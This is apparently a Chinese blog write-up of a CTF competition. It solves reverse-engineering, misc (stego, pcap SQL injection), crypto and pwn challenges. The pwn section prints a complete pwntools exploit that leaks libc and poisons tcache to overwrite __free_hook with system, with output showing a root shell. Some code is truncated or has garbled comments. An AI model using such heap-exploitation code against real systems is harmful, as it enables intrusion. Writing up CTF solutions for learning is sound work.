


```

public final class encode {
    private static final String base_string = "αβγδεζηθικλμνξοπρστυφχψωσσιςσεσεたちつってとゐなにぬねのはひふへほゑまawopxqudlg+!";

    public encode() {
        super();
    }

    public static String base(String arg8, String arg9) {
        byte[] v3_1;
        int v0 = 2;
        int v1 = 0;
        StringBuilder v2 = new StringBuilder();
        try {
            v3_1 = arg8.getBytes(arg9);
        }
        catch(UnsupportedEncodingException v3) {
            throw new RuntimeException(((Throwable)v3));
        }

        String v4 = encode.base_1(v3_1, v0);
        int v5;
        for(v5 = 0; v4.length() % 24 != 0; ++v5) {
            v4 = v4 + "0";
        }

        while(v1 <= v4.length() - 6) {
            int v6_1 = Integer.parseInt(v4.substring(v1, v1 + 6), v0);
            if(v6_1 != 0 || v1 < v4.length() - v5) {
                v2.append("αβγδεζηθικλμνξοπρστυφχψωσσιςσεσεたちつってとゐなにぬねのはひふへほゑまawopxqudlg+!".charAt(v6_1));
            }
            else {
                v2.append(",");
            }

            v1 += 6;
        }

        return v2.toString();
    }

    private static String base_1(byte[] arg3, int arg4) {
        String v0;
        for(v0 = new BigInteger(1, arg3).toString(2); v0.length() % 8 != 0; v0 = "0" + v0) {
        }

        return v0;
    }
}

```

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- 其实就是魔改的base64加密。其中函数base_1是将输入的字符串转成二进制流，函数base就是base64加密算法。首先判断数据是否为24的倍数，不是就在末尾补0，正好符合base加密的特征之一。然后将数据6个位划分为一组，循环查表，符合base加密的特征之二。然后就是字符替换表被修改了，那么结合base的特点，我们可以同时将密文和字符表中的非ASCII码换成对应的ASCII码，且保证每个ASCII码不重复，解密就行了。替换规则如下：

原来的字符表：αβγδεζηθικλμνξοπρστυφχψωσσιςσεσεたちつってとゐなにぬねのはひふへほゑまawopxqudlg+!

替换后的字符表：.-<>?A'1[]{}!@#\$\$%^&()~erstyizxcvbnmjkERSTYIZXCawopxqudlg+!

原来的密文：しぬwてしdほγさωξにξゐσつτωξつそρβつしψζρψτεてつρ;;

替换后的密文：rkwwrdZ<e~ljln%x^~lxyp.xr`Ap`^?vx\$;;


到此，如果使用自己编写的脚本只需将检测字符表长度是否为64注释掉，解密没有问题。如果是用别人的工具解密的话，可能就要将字符表和密文全替换成标准的形式，不过这样工作量比较大。

最后解的flag:

```

BASE_All.cpp
1  #include "BASE.h"
2  using namespace std;
3
4  int main()
5  {
6      string tb="-.<?A'1[{}]|!@#%&()~erstyizxcvbnmjkERSTYIZXCawopxqudlg+/";
7      BASE b(64,',',tb,false);
8      unsigned char ret[256];
9      char in[] = "rkwvrdZ<e~!j!n%x^~!xyp.xr`Ap`^?vx$;";
10     b.Decode(in, ret);
11     cout << ret << endl;
12     system("pause");
13     return 0;
14 }


```



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0x1 FlagEncode

- 先看一下程序有没有壳




- 没壳直接上IDA:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v4; // ebx
4     size_t v5; // eax
5     char key[30]; // [esp+15h] [ebp-2Fh]
6     char v7; // [esp+33h] [ebp-11h]
7     FILE *fout; // [esp+34h] [ebp-10h]
8     FILE *fin; // [esp+38h] [ebp-Ch]
9     unsigned int v10; // [esp+3Ch] [ebp-8h]
10
11     __main();
12     scanf("%s", key);
13     v10 = 0;
14     fin = fopen("flag.exe", "rb");
15     fout = fopen("flag_pack", "wb");
16     if ( !fin || !fout )
17         return -1;
18     while ( !(fin->_flag & 0x10) )
19     {
20         v7 = fgetc(fin);
21         v4 = v10;
22         v5 = strlen(key);
23         v7 ^= key[v4 % v5];
24         v7 = ~v7;
25         fputc(v7, fout);
26         ++v10;
27     }
28     fclose(fin);
29     fclose(fout);
30     return 0;
31 }

```

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- 好，没亮直接上IDA，只看到一大堆未识别的函数，此时莫慌，字符串搜索居然发现了flag？

```
.rdata:00402100 ; DATA XREF: sub_40140D+EDf0
.rdata:00402108 aFlagNp2nianxx1 db 'flag{NP2NianNXx1ClGyVQ50}',0
.rdata:00402108 ; DATA XREF: .rdata:00402160+0
.rdata:00402121 align 4
.rdata:00402124 unk_402124 db 78h ; x ; DATA XREF: sub_401080+A8f0
.rdata:00402124 ; DATA XREF: sub_401080+A8f0
```

- 真的这么简单的吗？提交果然不对！接着往下看，对

```
.rdata:00402148 ; char Command[]
.rdata:00402148 Command db 'pause',0 ; DATA XREF: sub_401080+E5f0
.rdata:0040214E align 10h
.rdata:00402150 unk_402150 db 69h ; i ; DATA XREF: sub_401080+10f0
.rdata:00402151 db 6Eh ; n
.rdata:00402152 db 70h ; p
.rdata:00402153 db 75h ; u
.rdata:00402154 db 74h ; t
.rdata:00402155 db 0A3h
.rdata:00402156 db 08Ah
.rdata:00402157 db 0
.rdata:00402158 unk_402158 db 25h ; % ; DATA XREF: sub_401080+2Ef0
.rdata:00402159 db 73h ; s
.rdata:0040215A db 0
..
..
..
https://blog.csdn.net/qq_41252520
```

进行交叉引用，来到真正对输入进行校验的地方：

```
IT ( v0 >= 0x10 && v0 == 24 )
{
    v1 = 0;
    v2 = (char *)&v8 + 7;
    do
    {
        v3 = *v2--;
        byte_40336C[v1++] = v3;
    }
    while ( v1 < 24 ); // 字符串反转
    v4 = 0;
    do
    {
        byte_40336C[v4] = (byte_40336C[v4] + 1) ^ 6; // 简单位移加异或
        ++v4;
    }
    while ( v4 < 0x18 );
    v5 = strcmp(byte_40336C, (const char *)&unk_402124); // 最终与密文比较
    if ( v5 )
        v5 = -(v5 < 0) | 1;
    if ( !v5 )
    {
        sub_401020("right\n", v7);
        system("pause");
    }
}
return 0;
}
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```

- 脚本：

```

data=[0x78,0x49,0x72,0x43,0x6A,0x7E,0x3C,0x72,0x7C,0x32,0x74,0x57,0x73,0x76,0x33,0x50,0x74,0x49,0x7F,0x7A,0
flag=''
for i in data:
    flag+=chr((i^6)-1)
print(flag[::-1])

```

- flag{xNqU4otPq3ys9wkDsN}

0x3 HardAPP

- 这是赛后分析的，校验是放在线程中的，并且通过触发异常才会来到解密flag的地方

```

28 |
29 | Sleep(0xBB8u);
30 | phProv = 0;
31 | phKey = 0;
32 | CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0);
33 | pbData = 8;
34 | v7 = 2;
35 | v8 = 0;
36 | v9 = 0;
37 | v10 = 16;
38 | v11 = 102;
39 | v12 = 0;
40 | v13 = 0;
41 | v14 = 32;
42 | v15 = 0;
43 | v16 = 0;
44 | v17 = 0;
45 | sub_4026F0(&v18, 0, 0x58u);
46 | v19 = 0;
47 | v20 = 0;
48 | v21 = 0;
49 | v22 = 0;
50 | v23 = 0;
51 | v24 = 0;
52 | v25 = 0;
53 | v26 = 0;
54 | sub_4013C0((int)&v19, (int)lpThreadParameter);
55 | sub_402990((unsigned int)&v18, &v19, 0x20u);
56 | CryptImportKey(phProv, &pbData, 0x2Cu, 0, 0, &phKey);
57 | *(_DWORD *)v3 = 2;
58 | CryptSetKeyParam(phKey, 4u, v3, 0);
59 | pdwDataLen = 32;
60 | CryptDecrypt(phKey, 0, 1, 0, &::pbData, &pdwDataLen);
61 | if ( *(_DWORD *)&::pbData == 1734437990 )
62 |     sub_401040("success", pdwDataLen);
63 | else
64 |     sub_401040("can you get real key?", pdwDataLen);
65 | return 1;
66 | }

```

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- 表哥说IDA未能正确识别sub_4026F0 () 就是memset () 和sub_402990 () 就是memcpy () 。到此只需要爆破 lpThreadParameter这个参数即可。

脚本

```

#include <tchar.h>
#include <stdio.h>
#include <windows.h>
#include <wincrypt.h>
#include <conio.h>
#include <memory.h>
#include "defs.h"

#pragma comment (lib, "advapi32")

```

```

#pragma comment(lib, "advapi32")

#define KEYLENGTH 0x00800000
#define ENCRYPT_ALGORITHM CALG_RC4
#define ENCRYPT_BLOCK_SIZE 8

void sub_4013C0(BYTE *a1, int a2)
{
    int result; // eax@3
    int i; // [sp+0h] [bp-4h]@1
    for (i = 15; i >= 0; i--)
    {
        memcpy(&a1[i * 2], &a2, 2);
        a2 ^= ((unsigned int)(unsigned __int16)a2 >> 4) ^ ((unsigned __int16)a2 << 11) ^ ((unsigned __int16)a2 <<
    }
}

int StartAddress(int lpThreadParameter)
{
    DWORD pdwDataLen; // [sp+0h] [bp-98h]@1
    BYTE Data[32] = { 0x19, 0x85, 0x52, 0x7d, 0xb7, 0xb8, 0x5a, 0xbe, 0x59, 0x30, 0xec, 0xed, 0xf9, 0x21, 0x79
    HCRYPTPROV phProv; // [sp+8h] [bp-90h]@1
    HCRYPTKEY phKey; // [sp+Ch] [bp-8Ch]@1
    BYTE bKey[0x2c];
    unsigned char key1[0xc] = { 0x08, 0x02, 0x00, 0x00, 0x10, 0x66, 0x00, 0x00, 0x20, 0x00, 0x00, 0x00 };
    BYTE key2[0x20] = { 0 };

    phProv = 0;
    phKey = 0;
    CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0); // 鑾峰緞鑄囧晶CSP鑣勳窩閩 丩鑄 | 殊鑿 丩焯, 浣跨駁榛禪 瀾瑰襟錫巖絳鑄

    memset(bKey, 0, 0x2c);
    memset(key2, 0, 0x20);
    memcpy(bKey, key1, 0xc);
    sub_4013C0(key2, lpThreadParameter);
    memcpy(((BYTE*)&bKey) + 0xc, key2, 0x20);
    CryptImportKey(phProv, bKey, 0x2C, 0, 0, &phKey);
    DWORD dwMode = CRYPT_MODE_ECB;
    CryptSetKeyParam(phKey, KP_MODE, &dwMode, 0);
    pdwDataLen = 32;
    CryptDecrypt(phKey, 0, 1, 0, Data, &pdwDataLen);
    if (*(DWORD *)&Data == 0x67616C66)
    {
        printf("%s\n", Data);
        return 1;
    }
    else
        return 0;
}

int main()
{
    int i=1;
    for(;i<0xffffffff;i++)
        if(StartAddress(i))break;
    return 0;
}

```



```
flag{It_t00_cold_outsid3}?sy ?  
-----  
Process exited after 9.52 seconds with return value 0  
请按任意键继续. . .
```

PWN

0x4

比赛的时候没做出来，赛后在zero表哥的指导下做出来了。

首先看一下程序开启了什么保护：

```
[*] '/root/Desktop/pwn\xe9\x9b\x86\xe5\x90\x88/  
Arch: amd64-64-little  
RELRO: Full RELRO  
Stack: Canary found  
NX: NX enabled  
PIE: PIE enabled
```

RELRO都开起了，看来只能修改hook表了。程序有添加/打印/删除操作。添加操作中存在堆溢出漏洞：

```
3  
3 v4 = a1;  
3 v7 = __readfsqword(0x28u);  
1 size = 0;  
2 while ( --size )  
3 {  
4 read(0, &buf, 1uLL);  
5 if ( buf == '\n' )  
5 break;  
7 v2 = v4++;  
3 *v2 = buf;  
3 }  
3 return 0LL;  
L}
```

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当size=0时就可以无限写。另外程序限制分配的大小不得超过0x40，所以要想泄露libc，还得想办法让某个chunk进入unsortbin中。此外，程序给出的libc是2.29的，引入了tcache机制，因此我们先要释放7个chunk填满tcache，后面才能正常进入对应的bin中。

我的想法是利用堆溢出伪造一个大小在unsortbin中的chunk，然后释放之以泄露内存。但是始终没有成功，就这个问题我请教了zero表哥，他说这题是利用scanf的一个机制来泄露内存的。

这就触及到我的知识盲区了。

scanf函数在接收很长的数据时，即使关闭了输入缓冲区：

```
{  
setvbuf(stdin, 0LL, 2, 0LL);  
setvbuf(stdout, 0LL, 2, 0LL);  
return puts("welcome to sddxs book_manage");  
}
```

他也会申请一块large chunk来存放这段数据，此时会如果fastbin中有闲置的chunk，就会被合并放入unsortbin中。难怪我之前还多余去构造unsortbin，最后都被这个给破坏了，所以泄露不出来。能够泄露内存后就利用tcache attack，修改fd为free_hook，然后malloc两次，就会得到free_hook的内存，将其修改为system，然后free掉一个含有/bin/sh\0的chunk就可以getshell了

EXP:


```

#encoding=utf-8
from pwn import*

#context.log_level=1
p=process('./pwn')
libc=ELF('/lib/x86_64-linux-gnu/libc-2.28.so',checksec=False)

def Add(name,size,data):
    p.sendlineafter(':', '1')
    p.sendlineafter('id:', name)#16
    p.sendlineafter('name:', str(size))
    p.sendlineafter('book:', data)

def Show(idx):
    p.sendlineafter(':', '3')
    p.sendlineafter('number:', str(idx))

def Del(idx):
    p.sendlineafter(':', '2')
    p.sendlineafter('number?', str(idx))

for i in range(14):
    Add(p8(i+1)*0xf,0x10,p8(i+1)*0xf)
for i in range(7):
    Del(i)

p.sendlineafter(':', '1')
p.sendlineafter('id:', 'hack')#16
p.sendlineafter('name:', '6'*0x666)
for i in range(7):
    Add('',0x10, '')
Add('/bin/sh\0',0x10, '/bin/sh\0')#14
Show(5)
p.recvuntil('\x69\x73\x20')
libc_base=u64(p.recv(6).ljust(8, '\0'))-0x1bbca0
free_hook=libc.sym['__free_hook']+libc_base
system=libc.sym['system']+libc_base
success('libc_base:'+hex(libc_base))
success('free_hook:'+hex(free_hook))

Del(0)
Del(1)
Del(2)
Add('hack',0, '\0'*0x10+p64(0)+p64(0x21)+p64(free_hook))#0
'''gdb.attach(p)
pause()'''
Add('',0x10, '')
Add(p64(system),0,p64(system))
Del(14)

p.interactive()

```

```
[+] Starting local process './pwn': pid 2554
[+] libc_base:0x7effdd5a5000
[+] free_hook:0x7effdd7628e8
[*] Switching to interactive mode

$ ls
core  pwn  pwn_exp.py
$ id
uid=0(root) gid=0(root) 组=0(root)
$
```

Misc

0x5 瞅啥

- 图片如下：



- binwalk查看发现有隐藏的文件

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 1118 x 900, 8-bit/color RGBA, non-interlaced
631180	0x9A18C	Zip archive data, encrypted compressed size: 10183, unco
631180	0x9A18C	ocx
641515	0x9C9EB	End of Zip archive, footer length: 22

- 分离得出两个文件：png和zip。而png和没分离之前是一样的图案，zip显示是加密的。在排除了伪加密之后，怀疑密码藏在图片里。根据题目和图片得到暗示，修改高度后得到解压密码：



- 解压得到doc文件，但是flag不在里面。将其修改为zip的后缀，从解压文件中找到flag：

```
...<w:sectPr><w:pgSz w:w="11906" w:h="16838"><w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left="1800" w:header="851" w:footer="992" w:gutter="...</w:sectPr></w:body></w:document>
```

0x6 流量包分析

- 看到http协议里面有sql注入，于是过滤出http的数据包。观察服务器返回的数据，有这么两种结果：

```
\r\n
nothing</br></br></br>\r\n
<font size='4'>\r\n
\r\n
和
\r\n
\346\226\207\347\253\240\345\206\205\345\256\271:welcome to sanya<br></br></br></br>\r\n
和<font size='4'>\r\n
```

可见是报错注入，正确会显示**welcome to sanya**，错误会显示nothing。所以再查找包含**welcome to sanya**的数据包，查看request一栏，比对一下即可得到flag。

0x7 教练带我打CTF

- binwalk分离文件，将分离出的文件用imageIN打开：



- 社会主义核心价值观编码，解码得到flag:
- 爱国爱党爱人民！flag is flag{94e25cc5b1485a2067d3d83b45b0471b}
- 果然很社会！

Crypto

0x8 RSA1

- 三素数问题，很简单实在不想写了。

0x9 RSA2

- 常规分解N就可以了，比RSA1还简单，不写了。

0x10 MIX

- 比赛时没做出来，不够自信，还用错了python版本去跑（因为我系统默认是python3运行py），结果跑都跑不起来，经过美化后的代码还是看的很懵逼：

```

(lambda __operator, __print, __g, __y: [(sys.setrecursionlimit(1000000), [
    [
        [
            [(decode(cipher), None)[1]
             for __g['cipher'] in [('D6VNEIRArYz8Opdbl3b0wqmBD+lmFXbcd/XSghalqYBh1FDtbJo=')]
            ][0]
            for __g['decode'], decode.__name__ in [(lambda cipher: (lambda __l: [(init(), [
                [
                    [(lambda __after: (__print('sorry,you dont have the auth'), 0)[1]
                     if (__l['auth'] != 1)
                     else __after()(lambda: (lambda __items, __after, __sentinel: __y(lambda
                        [_this() for __l['result'] in [(__operator.iadd(__l['result'], chr
                            for __l['i'] in [(__i)]
                        )][0]
                        if __i is not __sentinel
                        else __after()(next(__items, __sentinel)))()(iter(range(len(__l['ciph
                            for __l['cipher'] in [(__l['cipher'].decode('base64'))])
                        )][0]
                        for __l['result'] in [( '')]
                    )][0])[1]
                    for __l['cipher'] in [(cipher)]
                ])[0])({}), 'decode')]
            ])[0]
            for __g['init'], init.__name__ in [(lambda: (lambda __l: [
                [(lambda __items, __after, __sentinel: __y(lambda __this: lambda: (lambda __i: [(s.appe
                    for __l['i'] in [(__i)]
                )][0]
                if __i is not __sentinel
                else __after()(next(__items, __sentinel)))()(iter(range(256)), lambda: (lambda __
                    [
                        [
                            [
                                [_this() for s[__l['j']] in [(__l['tmp'])]][0]
                                for s[__l['i']] in [(s[__l['j']])]
                            ])[0]
                            for __l['tmp'] in [(s[__l['i']])]
                        ])[0]
                        for __l['j'] in [((((__l['j'] + s[__l['i']]) + k[__l['i']]) % 256))]
                    ])[0]
                    for __l['i'] in [(__i)]
                ])[0]
                if __i is not __sentinel
                else __after()(next(__items, __sentinel)))()(iter(range(256)), lambda: None, []),
                for __l['key'] in [('aV9hbV9ub3RfZmxhZw=='.decode('base64'))]
            ])[0])({}), 'init')]
        ])[0]
        for __g['k'] in [([])]
    ])[0]
    for __g['s'] in [([])]
    ])[0])[1]
    for __g['sys'] in [(__import__('sys', __g, __g))]
    ])[0])(__import__('operator', level = 0), __import__('__builtin__', level = 0).__dict__['print'], globals(),

```

- 赛后问了一下，说要用python2跑。正常情况下会是这样的结果：

```
Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19)
D64)] on win32
Type "help", "copyright", "credits" or
>>>
===== RESTART: C:\Users\HP\
sorry,you dont have the auth
>>> |
```

- 再看代码，发现仅有一处判断的地方 `if (___['auth'] != 1)`，试着把 `!=` 修改为 `==`，运行得到base64编码，解码得到flag。

<pre>Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19) D64)] on win32 Type "help", "copyright", "credits" or "license()" for mo >>> ===== RESTART: C:\Users\HP\Desktop\SD2019\mix\mi ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZCMzg3Q0IwMjc4RH0= >>> </pre>	<p>原文:</p> <pre>ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZCMzg3Q0IwMjc4RH0=</pre> <p>处理结果:</p> <pre>flag{2BD8A9A8E61F7B31C1D46B387CB0278D}</pre> <p>https://blog.csdn.net/qq_41252520</p>
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- 就是这么简单，我还能怎么样呢？只能是满满的遗憾，又是送分的！